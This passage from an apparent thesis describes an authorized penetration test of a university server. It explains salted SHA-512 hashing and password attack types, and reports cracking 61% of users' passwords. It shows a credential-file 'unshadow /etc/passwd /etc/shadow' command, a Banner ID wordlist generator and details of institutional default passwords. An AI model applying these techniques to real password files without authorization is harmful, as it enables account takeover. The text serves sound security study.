$$H_7^{(i)} = h + H_7^{(i-1)}.$$

The final result of the for-loop, that is after processing $M^{(N)}$, is a 512-bit message digest of the message, M. The message digest is formed by:

$$H_0^{(N)} \parallel H_1^{(N)} \parallel H_2^{(N)} \parallel H_3^{(N)} \parallel H_4^{(N)} \parallel H_5^{(N)} \parallel H_6^{(N)} \parallel H_7^{(N)}.$$

Comparing the steps and output from this example and the example used in the previous subsection allows for a comparison between `SHA-1` and `SHA-512`.

4.3 Salted Password Hashing

Despite the complex mathematics involved, hashing a password by itself does not provide sufficient security against modern day systems with increasing computational capabilities. Hashing alone results in a specific password always hashing to the same hashed value. For example, using `SHA-512`, the password "`ASU`" always hashes to the message digest "`65FC0A2CFA97191D8C10C95DA8F0C22610DEA7EEA6BED15BE864C0893C9138D94D6273F645B66DD445F057F35ABA5BE059AA4D8369CE9D1098605006057B4288`." Consequently, an attacker could create a list of precomputed hashes for likely or commonly used passwords. This method is referred to as a rainbow table and is described in Section 5.1. Using a rainbow table eliminates the need for calculating password hashes during a password attack and therefore dramatically decreases the time and resources required to crack a list of passwords.

The solution commonly used to avoid this issue is the utilization of "salts" on each password. A password salt is a random set of characters created and attached to a user's password [28]; the message digest is then calculated by hasing the salt and password together. Although the extra step of adding a salt for each password is trivial for a computer, it results in an exponential increase in difficulty for an attacker to crack. Using salted passwords, two users may have the exact password, but it will encrypt completely differently. Using the salts "`0EgHXYQ`" and "`Q3BDrKz1`" with the password "`ASU`" effectively results in a hash being calculated for "`ASU0EgHXYQ`" and "`ASUQ3BDrKz1`," respectively; the corresponding hashes for these passwords are displayed in Table 4.2. To test the password "ASU" against a list of unsalted passwords requires "ASU" to be hashed only once before comparing the message

Initial Password	**Salt**	**Resulting Hash**
ASU		65FC0A2CFA97191D8C10C95DA8F0C226-10DEA7EEA6BED15BE864C0893C9138D9-4D6273F645B66DD445F057F35ABA5BE0-59AA4D8369CE9D1098605006057B4288
ASU	0EgHXYQF	554640565d66f2a6e49507b018eac666-2f062cf920a71dc13d828a037c48ad50-f729c79922fad6da8a96dde0a4d2d09a-87123650b33674451ba6b5ef6d4013e8
ASU	Q3BDrKz1	e7ba39884d3b67bdbf46e929cba3a74e-79bca931dbeec9df7ae822643a8c9f47-8c40a1fb12763c114eb0eeaa45b01f5b-f13036ff88f678f2232bf0fdcd1f6a64

Table 4.2: SHA-512 Hashing with Password Salts.

digest to each password in the list. By adding unique salts for each password, "ASU" must be combined and hashed with each password salt.

Chapter 5

Password Cracking

The `/etc/passwd` and `/etc/shadow` files can be obtained by executing the `Dirty COW` exploit described in Chapter 3. The `SHA-512` hashing algorithm illustrated in Chapter 4 explains how the passwords are encrypted. Acquiring password files is a huge success for penetration testers; although an organization can install updates and security patches, users cannot be patched and often use passwords that are easily guessed or cracked via Brute-Force attacks [42]. This chapter explains and demonstrates how to crack passwords.

5.1 Word Lists, Rainbow Tables, and Dictionaries

Password cracking tools rely on a list of possible passwords. Listing 5.1 illustrates an example of a password list, intentionally with very few and weak passwords. The password list used in an example later in this chapter contained nearly 15,000,000 password guesses; while this is not a small list of passwords, it is also not considered large by penetration testers who often use lists with billions of possible password candidates. In 2015, a computer run operated by Kaspersky Labs reportedly guessed more than 300 billion plain text passwords every second, for two weeks straight [22]. Kaspersky's computer is an unusual powerhouse in that it is a supercomputer; however, it is not uncommon for individual computers to have the capability to make tens of thousand plain text guesses every second.

It is common practice to use information gathered during previous stages of a penetration test to build an educated password list for a specific target. For example, students at

```
root@SeniorThesisKali:~# cat passwordlist.txt
abcdef
abc123
password
Password
pa55w0rd
this is my password
```

Figure 5.1: Example of a Password List.

Character Set	**Password Lengths**	**Size of Key Space**	**Size of Rainbow Table**
ASCII Characters 32-95	1 to 7	70,576,641,626,495	52 GB
ASCII Characters 32-95	1 to 8	6,704,780,954,517,120	460 GB
Mixed Alpha-Numeric	1 to 8	221,919,451,578,090	127 GB
Mixed Alpha-Numeric	1 to 9	13,759,005,997,841,642	690 GB

Table 5.1: SHA-1 Rainbow Tables from the RainbowCrack Project.

Appalachian State University are more likely to have passwords that combine words such as "ASU," "AppState," and "Yosef," as well as their graduation year; therefore, if time is limited, using a password list with various combinations of these words is more efficient then using a list with randomized words such as "Maine" or "alligator." One issue with using password lists is the processing power required; for every password guessed, the computer must calculate the corresponding hash.

As briefly discussed in Section 4.3, another alternative method to password lists is the use of rainbow tables—a precomputed table used for reversing cryptographic hash functions. By storing precomputed hashes, rainbow tables limit the processing time and resources required while cracking passwords; consequently, however, rainbow tables require more disk space to store sufficient solutions. Each increase in length of a password results in an exponential increase in the size of the respective rainbow table. Table 5.1 uses freely available rainbow tables from the "RainbowCrack project" to illustrate this exponential increase in size [12].

Although using rainbow tables in certain circumstances can improve cracking times, in

many cases the use of rainbow tables is simply not feasible. For instance, hashes that use salts, such as encountered in `student.cs.appstate.edu`, would have too many possibilities to calculate, making a rainbow table attack impracticable. Another alternative to password lists and rainbow tables is what is commonly referred to as a dictionary attack; in this scenario a collection of "dictionary" words are used as a password list. Because many organizations discourage or even reject passwords with dictionary words, the use and success of dictionary attacks has declined greatly in the past decade.

5.2 Password Cracking Tools

Although it is possible for a human to guess a few passwords by hand, doing such for a list of a million passwords is unrealistic and inefficient. To eliminate this issue, a number of password cracking programs and utilities have been developed to automate the process. Many penetration testers opt to use one of these preexisting programs instead of creating new ones because the programs have been optimized to work well with modern processors and hardware. This section focuses on two of the more popular Open Source software packages, `John the Ripper` and `oclHashcat`.

A password cracking program tests one entry from a password or shadow file at a time. Because passwords are stored in an encrypted form, in order to crack passwords, a program follows a similar procedure to that of a computer when authenticating a user. That is, for each entry in a shadow file with salts, a program takes the salt, stored in plain text, and attaches it to the current password guess. The program then calculates a hash, using the combined password and password salt as input. If the resulting hash matches the corresponding hash in the shadow file, the password guessed is correct, otherwise it is not the correct password.

A password attack against non-salted passwords only requires a computer to calculate one corresponding hash for each password in a given password list. For example, a password file with 4 unsalted passwords and a password list with only 1 password guess requires only 1 hash calculation and 4 comparisons to compare the one hashed value against each password in the password file. Adding another word to the password list results in 2 total hash calculations, one for each password possibility, and 8 comparisons. As described later in this chapter, the

student machine's password file contains 967 passwords; if this file did not have salted hashes, a password attack with a password list of 14,993,601 possibilities would require 14,993,601 hash calculations and 967× 14,993,601 = 14,498,812,167 comparisons.

When passwords are salted before hashing, as is the case with `student.cs.appstate.edu`, each password in a password file has a unique password salt. Therefore, an attack against salted passwords requires a single password guess being combined with every password salt in a password file, one at a time, before being hashed. Each of these message digests is then compared to the corresponding digest stored in the password file. Using a password file with 4 salted passwords and a password list with only 1 password guess would require $1 \times 4 = 4$ hash calculations and $1 \times 4 = 4$ comparisons. Increasing the password list to 2 passwords results in $2 \times 4 = 8$ hash calculations and $2 \times 4 = 8$ comparisons. As described later in this chapter, the student machine's password list has 967 passwords; an attack using a dictionary with 14,993,601 password guesses requires 967× 14,993,601 = 14,498,812,167 hash calculations and 967× 14,993,601 = 14,498,812,167 comparisons.

John the Ripper

`John the Ripper` is popular central processing unit (CPU) focused software that focuses on detecting weak passwords, mainly through brute-force attacks [36]. Because of its dependence on a system's CPU, parallelization is limited to the number of cores on a CPU, which often are six or less. Therefore, the workload of `John The Ripper` can only be evenly divided and executed on the number of CPU cores a system has. Consequently, `John the Ripper` performs best when executed on smaller password lists.

oclHashcat

`John the Ripper`'s alternative, `oclHashcat`, is a general-purpose graphics processing unit (GPGPU) based tool that uses various attack methods to crack hashed passwords [39]. The attacks `oclHashcat` supports are described in Section 5.3. Previously privately owned software, `oclHashcat` only recently became Open Source with version 2.00. Although GPU cores are not as fast as CPU cores, GPUs have many more cores; for example, NVIDIA's GTX 1080 graphics card ships with 2560 CUDA cores. Therefore, `oclHashcat` is able to take advan-

tage of the immense parallelization capabilities of GPGPUs. Additionally, `oclHashcat` is frequently praised for its ability to use Markov chains to improve cracking times. A Markov chain is a stochastic process in which the probability of each event only depends on the state of the previous event, where the outcome of one experiment can affect the outcome of the next experiment [40]. Markov chains are used in password cracking to improve cracking efficiencies by better calculating probable placement of characters in password candidates [40].

5.3 Password Attacks

Brute-force attacks are one of the most frequent password attacks used by penetration testers and is one of the two attacks used during this thesis. However, many other attacks exist that can be useful in specific situations. The difference in the attacks is the method in which the lists of passwords are created; the actual password cracking is the same for each attack. For each password listed in or created from a password list or dictionary, a computer computes a hash and compares the result to the password file. The following is an abbreviated list of a few popular password attacks, as well as a brief description for each.

Brute-Force Attack

Arguably the most commonly used and easiest to execute, a **Brute-Force attack** uses all combinations from a key space. For example, a machine may start testing each `ASCII` character individually, followed by every combination of two `ASCII` characters, then every combination of three characters, and so on until a predetermined length is reached. Theoretically this attack guarantees a solution; however as the length of passwords increase, the time required for a Brute-Force attack increases exponentially. Table 5.2 illustrates cracking times for passwords of lengths between 1 and 10; this table assumes a password can consist of any of the 95 printable `ASCII` characters and a theoretical computer with a continuous guess rate of 1000 passwords per second is used.

Length	Possible Combinations	Worst Case Time
1	$95^1 = 95$	0.095 seconds
2	$95^2 = 9025$	9.025 seconds
3	$95^3 = 857{,}375$	857.375 seconds $\approx$ 14 minutes
4	$95^4 = 81{,}450{,}625$	81,450.625 seconds $\approx$ 23 hours
5	$95^5 = 7{,}737{,}809{,}375$	7×10^6 seconds $\approx$ 90 days
6	$95^6 = 735{,}091{,}890{,}625$	7×10^8 seconds $\approx$ 23 years
7	$95^7 = 69{,}833{,}729{,}609{,}375$	6×10^{10} seconds $\approx$ 2214 years
8	$95^8 = 6{,}634{,}204{,}312{,}890{,}625$	6×10^{12} seconds $\approx$ 210,369 years
9	$95^9 = 630{,}249{,}409{,}724{,}609{,}375$	6×10^{14} seconds $\approx$ 19,985,078 years
10	$95^{10} = 59{,}873{,}693{,}923{,}837{,}890{,}625$	5×10^{16} seconds $\approx$ 1,898,582,379 years

Table 5.2: Brute-Force Attack Efficiencies.

Combinator Attack

A **Combinator attack** takes each word in a dictionary and creates an attack using the concatenation of the dictionary words [4]. For example, if a dictionary contains the four words shown in Listing 5.1, the attack would consist of sixteen words, listed in Listing 5.2. For a dictionary with n words, a Combinator attack guesses n^2 words, resulting in quadratic run time. Table 5.3 illustrates cracking times of a Combinator attack using dictionaries with various number of words; this table assumes a theoretical computer with a continuous guess rate of 1000 passwords per second.

```
1 asu
2 appstate
3 2017
4 yosef
```

Listing 5.1: Example Dictionary.

Length	Possible Combinations	Worst Case Time
500	$500^2 = 250{,}000$	250 seconds $\approx$ 4.167 minutes
1000	$1000^2 = 1{,}000{,}000$	1000 seconds $\approx$ 16.667 minutes
1,000,000	$1{,}000{,}000^2 = 1{,}000{,}000{,}000{,}000$	1,000,000,000 seconds $\approx$ 31.780 years
1,000,000,000	$1{,}000{,}000{,}000^2 = 1.00 \times 10^{18}$	1.0×10^{15} seconds $\approx$ 31,709,792 years

Table 5.3: Combinator Attack Efficiencies.

```
1  asuasu
2  asuappstate
3  asu2017
4  asuyosef
5  appstateasu
6  appstateappstate
7  appstate2017
8  appstateyosef
9  2017asu
10 2017appstate
11 20172017
12 2017yosef
13 yosefasu
14 yosefappstate
15 yosef2017
16 yosefyosef
```

Listing 5.2: Example of a Combinator Attack Word List.

Dictionary Attack

Often referred to as "straight mode" because of its simple and straightforward technique, the **Dictionary attack** is another common password cracking attack. During a Dictionary attack, a list of words, referred to as a "dictionary" or "word list," is traversed, using each line as a password guess [5]. The linear relationship between number of passwords in a word list and the number of passwords guessed creates a linear runtime, as illustrated by Table 5.4; this table assumes a theoretical computer with a continuous guess rate of 1000 passwords per second.

Length	Number of Possible Combinations	Worst Case Time
500	500	0.500 seconds
1000	1000	1 second
1,000,000	1,000,000	1000 seconds $\approx$ 16.667 minutes
1,000,000,000	1,000,000,000	1,000,000 seconds $\approx$ 11.574 days

Table 5.4: Dictionary Attack Efficiencies.

Fingerprint Attack

A **Fingerprint attack** generates all possible mutations by disassembling a plaintext password [7]. In `oclHashcat`, the task of creating mutations is accomplished by a utility known as the "expander." Consequently, a Fingerprint attack is a combination of the expander and the Combinator attack previously discussed. A Fingerprint attack with the plaintext password "ASU" creates a list of password candidates, as shown in Listing 5.3. The efficiency of a Fingerprint attack is contingent on the number of passwords and length of each password in a word list. For a password of length n, a Fingerprint attack generates ${}_nP_n + {}_nP_{n-1} + \cdots + {}_nP_2 + {}_nP_1$ password combinations, where ${}_xP_y$ represents the number of permutations of x letters taken y at a time, which can be expressed as $\frac{x!}{(x-y)!}$. Using a theoretical computer with a continuous guess rate of 1000 passwords per second, the efficiencies of a single word dictionary with a varying length password is illustrated in Table 5.5.

Length	Number of Possible Combinations	Worst Case Time
3	${}_3P_3 + {}_3P_2 + {}_3P_1 = 15$	0.015 seconds
4	${}_4P_4 + {}_4P_3 + {}_4P_2 + {}_4P_1 = 64$	0.064 seconds
5	${}_5P_5 + {}_5P_4 + {}_5P_3 + {}_5P_2 + {}_5P_1 = 325$	0.325 seconds
6	${}_6P_6 + {}_6P_5 + \cdots + {}_6P_2 + {}_6P_1 = 1956$	1.956 seconds
7	${}_7P_7 + {}_7P_6 + \cdots + {}_7P_2 + {}_7P_1 = 13{,}699$	13.699 seconds
8	${}_8P_8 + {}_8P_7 + \cdots + {}_8P_2 + {}_8P_1 = 109{,}600$	109.600 seconds $\approx$ 1.827 minutes
9	${}_9P_9 + {}_9P_8 + \cdots + {}_9P_2 + {}_9P_1 = 986{,}409$	986.409 seconds $\approx$ 16.440 minutes
10	${}_{10}P_{10} + {}_{10}P_9 + \cdots + {}_{10}P_2 + {}_{10}P_1 = 9{,}864{,}100$	9864.100 seconds $\approx$ 2.740 hours

Table 5.5: Fingerprint Attack Efficiencies.

```
1  A
2  S
3  U
4  AS
5  AU
6  SA
7  SU
8  UA
9  US
10 ASU
11 AUS
12 SAU
13 SUA
14 UAS
15 USA
```

Listing 5.3: Example of a Fingerprint Attack Word List.

Hybrid Attack

The **Hybrid attack** is an adaptation of the Combinator attack, using a hybrid of a Dictionary attack on one side and a Brute-force attack on the other side [9]. A hybrid attack prepends or appends a Brute-Force keyspace to a dictionary; although a Brute-force attack is the common choice in a Hybrid attack, a Mask attack or Rule-based attack can also be used. Listing 5.4 illustrates a sample list of Hybrid attack password candidates created by appending a Brute-force keyspace to the words from the dictionary shown in Listing 5.1.

```
asua
appstatea
2017a
yosefa
...
asuZ
appstateZ
2017Z
yosefZ
...
asuaa
appstateaa
2017aa
yosefaa
...
asuZZ
appstateZZ
2017ZZ
yosefZZ
...
...
```

Listing 5.4: Example of a Hybrid Attack Word List.

Mask Attack

Very similar to a Brute-Force attack, a **Mask attack** improves efficiency by reducing the password candidate keyspace [13]. For example, many users create a password using a name followed by a year, such as "Andrew2017." Using this information, it is reasonable to configure an attack adjusted to this pattern. Because it is more common for passwords to have a capital letter only at the start, a pattern could be used where only the first character is capitalized, followed by a certain number of lowercase characters. Listing 5.5 illustrates a sample list of password candidates generated by a Mask attack with the pattern of one upper or lowercase alphabet character, followed by five lowercase alphabet characters, followed by a four digit number.

Assume a user has a 10 character password. With a pure Brute-force attack, this would result in $63 \times 63 \times 63 \times 63 \times 63 \times 63 \times 63 \times 63 \times 63 \times 63 = 63^{10} = 984{,}930{,}291{,}881{,}790{,}849$ password possibilities; using a machine that continuously guesses 1000 per second, this would take 9.849×10^{14} seconds, or equivalently 31,231,934.660 years. However, by using a pattern

where passwords start with a 6 character name, followed by a 4 character year, the number of password possibilities decreases to $52 \times 26 \times 26 \times 26 \times 26 \times 26 \times 10 \times 10 \times 10 \times 10 = 6{,}178{,}315{,}520{,}000$; using a machine that continuously guesses 1000 per second, this would take 6.178×10^9 seconds, or equivalently 195.913 years. A mask can be configured specifically to best match what is needed for a given attack. For example, a mask could specify to use only numbers, or only uppercase letters and numbers.

```
1  aaaaaa0000
2  aaaaaa1000
3  aaaaaa2000
4  ...
5  aaaaaa7999
6  aaaaaa8999
7  aaaaaa9999
8  baaaaa0000
9  baaaaa1000
10 baaaaa2000
11 ...
12 baaaaa7999
13 baaaaa8999
14 baaaaa9999
15 ...
16 Zzzzzz9999
```

Listing 5.5: Example of a Mask Attack Word List.

Permutation Attack

A **Permutation attack** generates all permutations of each word from a word list [14]. As a result, for each word of length n in a word list, a list of $n!$ password candidates will be created. Using a dictionary with only one word, "ASU," the password candidates used in a Permutation attack are listed in Listing 5.6. Table 5.6 illustrates the time efficiencies of a Permutation attack with a varying length password guess, assuming a theoretical computer with a constant guess rate of 1000 passwords per second is used.

Length	Number of Possible Combinations	Worst Case Time
3	3! = 6	0.006 seconds
4	4! = 24	0.024 seconds
5	5! = 120	0.120 seconds
6	6! = 720	0.720 seconds
7	7! = 5040	5.040 seconds
8	8! = 40,320	40.320 seconds
9	9! = 362,880	362.880 seconds ≈ 6.048 minutes
10	10! = 3,628,800	3628.800 seconds ≈ 1.008 hours

Table 5.6: Permutation Attack Cracking Efficiencies.

```
1 ASU
2 AUS
3 SAU
4 SUA
5 UAS
6 USA
```

Listing 5.6: Example of a Permutation Attack Word List.

Rule-based Attack

Arguably the most complicated of all attack methods, a **Rule-based attack** uses a programming-like language to generate password candidates; this includes modifying words in a password list to generate additional password variations [16]. Despite the complexity of a Rule-based attack, it also is often the most efficient, accurate, and flexible password attack [16].

Toggle-Case Attack

For password candidates, a **Toggle-case attack** generates all combinations of upper and lowercase characters for each word in a word list [17]. Using a dictionary with only one word, "ASU," the password candidates used in a Toggle-case attack are listed in Listing 5.7.

```
1  asu2017
2  Asu2017
3  aSu2017
4  ASu2017
5  asU2017
6  AsU2017
7  aSU2017
8  ASU2017
```

Listing 5.7: Example of a Toggle-Case Attack Word List.

5.4 Cracking `student.cs.appstate.edu` Passwords

At Appalachian State University, every student, regardless of major, is assigned a unique nine digit number, starting with 900 as the first three digits. This number is referred to as a "Banner ID." Because of the frequent need to provide a Banner ID for identification purposes, students often memorize their ID early in their first year. Using basic social engineering techniques—a penetration testing method beyond the scope of this thesis—one can discover the default passwords for student accounts are students' Banner IDs. Additionally, students often choose to continue using their Banner ID as their general password. From the password attacks described in Section 5.3, it makes most sense to use a Brute-Force and a Mask attack for breaking passwords from `student.cs.appstate.edu`. A simple code, such as illustrated by the `C++` program shown in Listing 5.8, creates a list of passwords to create a dictionary of possible Banner IDs. This code uses a mask to define possible Banner IDs. Additionally, to ensure a thorough and lengthy password cracking attempt, `oclhashcat` will also be executed on additional word lists including "rockyou.txt," a list available from *Skull Security* consisting of 113,344,391 passwords [20].

```
#include <iostream>
#include <stdio.h>
#include <stdlib.h>
#include <string>
#include <string.h>
#include <fstream>

using namespace std;

int main()
{
    ofstream outputFile;
    outputFile.open(``BannerIDList.lst'');
    int i = 900520000;
    for (i; i < 900560000; i++)
    {
        outputFile << i << endl;
        if (i % 10000 == 0)
        {
            cout << ``Writing ID: '' << i << ``.\n'';
        }
    }

    outputFile.close();
    cout << ``BannerIDList.lst created successfully.\n'';

    return 0;
}
```

Listing 5.8: An Example Code for Creating Word Lists.

Before being able run either `John the Ripper` or `oclHashcat`, it is first necessary to combine `/etc/passwd` and `/etc/shadow` files into a single file readable to the programs; this is easily accomplished by using `John the Ripper`'s built-in `Unshadow` utility, illustrated in Figure 5.3. After the "unshadowed" file is created, either password cracking program can be used. The results of running one known password against `John the Ripper` are shown in Figure 5.2; in a virtual environment, this result took approximately two minutes and sixteen seconds to obtain. The list generated by the program in Listing 5.8 was then used with `John the Ripper` running on the host OS, not on a virtual machine as before; however, after 72 hours, only 22 passwords were cracked.

Because of the large password list size, `oclHascat` proved more effective in cracking




Figure 5.2: Results of Testing `John the Ripper`.

passwords from the unshadowed file. In fact, in approximately twenty-six hours, `oclHascat` cracked 585 passwords using the list of generated Banner IDs. After testing BannerIds, a dictionary attack was used, which ultimately cracked five additional passwords.

Table 5.7 displays an overview of the number of passwords cracked by `oclHascat` and `John the Ripper`, the cracking technique, the type of password, and the total time taken. Given the vast possibilities of the Brute-Force technique, the attack was estimated to take hundreds of years to complete and was therefore halted prematurely. In total, eliminating duplicate passwords cracked, 590, or 61.01% of all passwords from `student.cs.appstate.edu`'s `/etc/shadow` file were cracked.

```
root@SeniorThesisKali:~# ls
passwd    shadow
root@SeniorThesisKali:~# umask 007
root@SeniorThesisKali:~# unshadow /etc/passwd /etc/shadow >
mypasswd
root@SeniorThesisKali:~# ls
mypasswd    passwd    shadow
```

Figure 5.3: Using `John the Ripper`'s Built-in `Unshadow` Utility.

Number of Passwords Cracked	**Software**	**Cracking Technique**	**Type of Password**	**Cracking Time**
585	`oclHashcat`	Mask Attack	Banner IDs	26 hours, 14 minutes
22	`John the Ripper`	Mask Attack	Banner IDs	72 hours, 26 minutes
5	`oclHashcat`	Dictionary Attack	rockyou.txt	149 hours
0	`oclHashcat`	Brute-Force Attack	Passwords of length ≤ 5 with letters and numbers	336 hours

Table 5.7: Password Cracking Efficiencies.

Chapter 6

Conclusion

6.1 Future Work

The work and findings presented in this paper do not reflect a full penetration test; while the details and exploits previously discussed are dangerous vulnerabilities, they are likely not the only vulnerabilities present on `student.cs.appstate.edu`. Therefore, it is still necessary for the Computer Science Department, as well as Appalachian State University as a whole, to invest in a full penetration test.

Regardless of future findings, it is critical for Appalachian State University and its Computer Science Department to investigate the vulnerabilities discussed herein and act accordingly. For `student.cs.appstate.edu`, this involves updating the system kernel with an approved patch from Red Hat. Because such an update requires rebooting the system, this update will result in temporary downtime of services. However, leaving `student.cs.appstate.edu` vulnerable to the `Dirty COW` exploit will prove far more consequential than a short down time required for updating.

Given the use of `student.cs.appstate.edu` for student projects and experiments, its security is more difficult to maintain than most servers. For instance, throughout this work, multiple ports were opened to allow for students to work on various assignments. Any attacker with `Nmap` or `masscan` can identify open ports, allowing for targeted attacks; it is suggested, therefore, that the system administrator ensures all ports are closed as soon as they are no longer needed.

Although the work of this thesis focused primarily on discovering vulnerabilities in the system's configuration and operating system, a number of other areas for vulnerabilities exist for future research. Investigating applications running on `student.cs.appstate.edu`, such as `SQL`, often reveal additional vulnerabilities that can also lead to gaining escalated privileges. Additionally, except the brief mention of social engineering in Section 5.4, this thesis did not discuss or explore the influence and vulnerabilities associated with human interactions; two areas of penetration tests, social engineering and phishing, are examples of human interactions that offer a plethora of additional research opportunities.

6.2 Summary

This thesis introduced the idea of penetration testing and investigated the security and vulnerability of Appalachian State University's Computer Science Department's server, `student.cs.appstate.edu`. Before attacking any system, this work began by obtaining the proper permission from appropriate system administrators; this included a discussion and agreement on the scope for a penetration test. After obtaining background information on the Computer Science department and on `student.cs.appstate.edu` itself, a targeted attack was formulated, focusing on a flaw in the Linux Kernel, known as `CVE-2016-5195` or `Dirty COW`. Ultimately, `Dirty COW` provided root access, through which both the `/etc/passwd` and `/etc/shadow` files were obtained. Using `oclHashcat`, 590 passwords, or 61.01% of all passwords present in the shadow file, were cracked.

The awareness of `CVE-2016-5195` will allow for hardening of security on `student.cs.appstate.edu`, preventing future malicious attackers from exploiting the `Dirty COW` vulnerability. This work also increased awareness of security vulnerabilities and their continuing importance in the twenty-first century.

Bibliography

[1] A cryptanalytic time-memory trade-off. *IEEE Transactions on Information Theory, Information Theory, IEEE Transactions on, IEEE Trans. Inform. Theory*, (4):401, 1980.

[2] Secure hash signature standard (shs) (fips pub 180-2). Computer security standard, cryptography, National Institute of Standards and Technology (NIST), Aug 2002.

[3] Cve-2016-5195. `https://dirtycow.ninja/`, 2016.

[4] Combinator attack. `https://hashcat.net/wiki/doku.php?id=combinator_attack`, 2017.

[5] Dictionary attack. `https://hashcat.net/wiki/doku.php?id=dictionary_attack`, 2017.

[6] Facebook. `https://www.facebook.com/`, 2017.

[7] Fingerprint attack. `https://hashcat.net/wiki/doku.php?id=fingerprint_attack`, 2017.

[8] Glassdoor. `https://www.glassdoor.com/`, 2017.

[9] Hybrid attack. `https://hashcat.net/wiki/doku.php?id=hybrid_attack`, 2017.

[10] Kali linux by offensive security. `https://www.kali.org/`, 2017.

[11] Linkedin. `https://www.linkedin.com/`, 2017.

[12] List of rainbow tables. `http://project-rainbowcrack.com/table.htm`, 2017.

[13] Mask attack. `https://hashcat.net/wiki/doku.php?id=mask_attack`, 2017.

[14] Permutation attack. `https://hashcat.net/wiki/doku.php?id=permutation_attack`, 2017.

[15] Red hat enterprise linux. `https://www.redhat.com/en/technologies/linux-platforms/enterprise-linux`, 2017.

[16] Rule-based attack. `https://hashcat.net/wiki/doku.php?id=rule_based_attack`, 2017.

[17] Toggle-case attack. `https://hashcat.net/wiki/doku.php?id=toggle_case_attack`, 2017.

[18] Twitter. https://twitter.com/, 2017.

[19] Vulnerability & exploit database. https://www.rapid7.com/db/, 2017.

[20] Ron Bowes. Passwords. *SkullSecurity*, May 2015.

[21] dirtycow. Dirty cow. https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs, Oct 2016.

[22] Dan Goodin. Password cracking experts decipher equation group crypto hash. *Forensic Magazine*, Feb 2015.

[23] Robert Graham. masscan. Feb 2017.

[24] Surbhi Gupta, Neha Goyal, and Kirti Aggarwal. A review of comparative study of md5 and ssh security algorithm. *International Journal of Computer Applications*, 104(14):14, 2014.

[25] John F. Haugh II. Introduction to the shadow password suite. In *USENIX Summer*. USENIX, Sep 1992.

[26] Troy Hunt. Have i been pwned. https://haveibeenpwned.com, 2017.

[27] Peter Kim. *The hacker playbook 2: practical guide to penetration testing*. Secure Planet, LLC, 2015.

[28] James F. Leon. Password management strategies for safer systems: foil hackers. strengthen and protect your systems' passwords. *Journal of Accountancy*, (1):54, 2009.

[29] The Linux Kernel Archives. *MADVISE(2) Linux User's Manual*, 4.10s edition, Mar 2017.

[30] Gordon Fyodor Lyon. *Nmap network scanning: official Nmap project guide to network discovery and security scanning*. Insecure.Com, 2010.

[31] Willie E. May. Announcing approval of federal information processing standard (fips) publication 180-4, secure hash standard (shs); a revision of fips 180-3. Computer security standard, cryptography, National Institute of Standards and Technology (NIST), 2012.

[32] Stephen Northcutt, Jerry Shenk, Dave Shackleford, Tim Rosenberg, Raul Siles, and Steve Mancini. Penetration testing: Assessing your overall security before attackers do. *SANS Institute Reading Room*, Jun 2006.

[33] Philippe Oechslin. *Making a Faster Cryptanalytic Time-Memory Trade-Off*, pages 617–630. Springer Berlin Heidelberg, Berlin, Heidelberg, 2003.

[34] Sean-Phillip Oriyano. *Learning Kali Linux An Introduction to Penetration Testing*. Oreilly & Associates Inc, 2017.

[35] James Patterson. *Hacking: Beginner to Expert Guide to Computer Hacking, Basic Security, and Penetration Testing*. Amazon Digital Services LLC, 2016.

[36] Alexander Peslyak. John the ripper password cracker. http://www.openwall.com/john/, May 2013.

[37] Rapid7. *Red Hat: CVE-2016-5195: Important: kernel security update (RHSA-2016:2133 (Multiple Advisories))*, Nov 2016.

[38] Nancy Simpson. Guidelines for developing penetration 'rules of behavior'. *SANS Institute Reading Room*, Aug 2001.

[39] Jens Steube. Haschat advanced password recovery. `https://hashcat.net/hashcat/`, March 2017.

[40] Chen Sun, Yang Wang, and Jun Zheng. Dissecting pattern unlock: The effect of pattern strength meter on pattern selection. *Journal of Information Security and Applications*, 19:308 – 320, 2014.

[41] Tim Tomes. Recon-ng. Apr 2017.

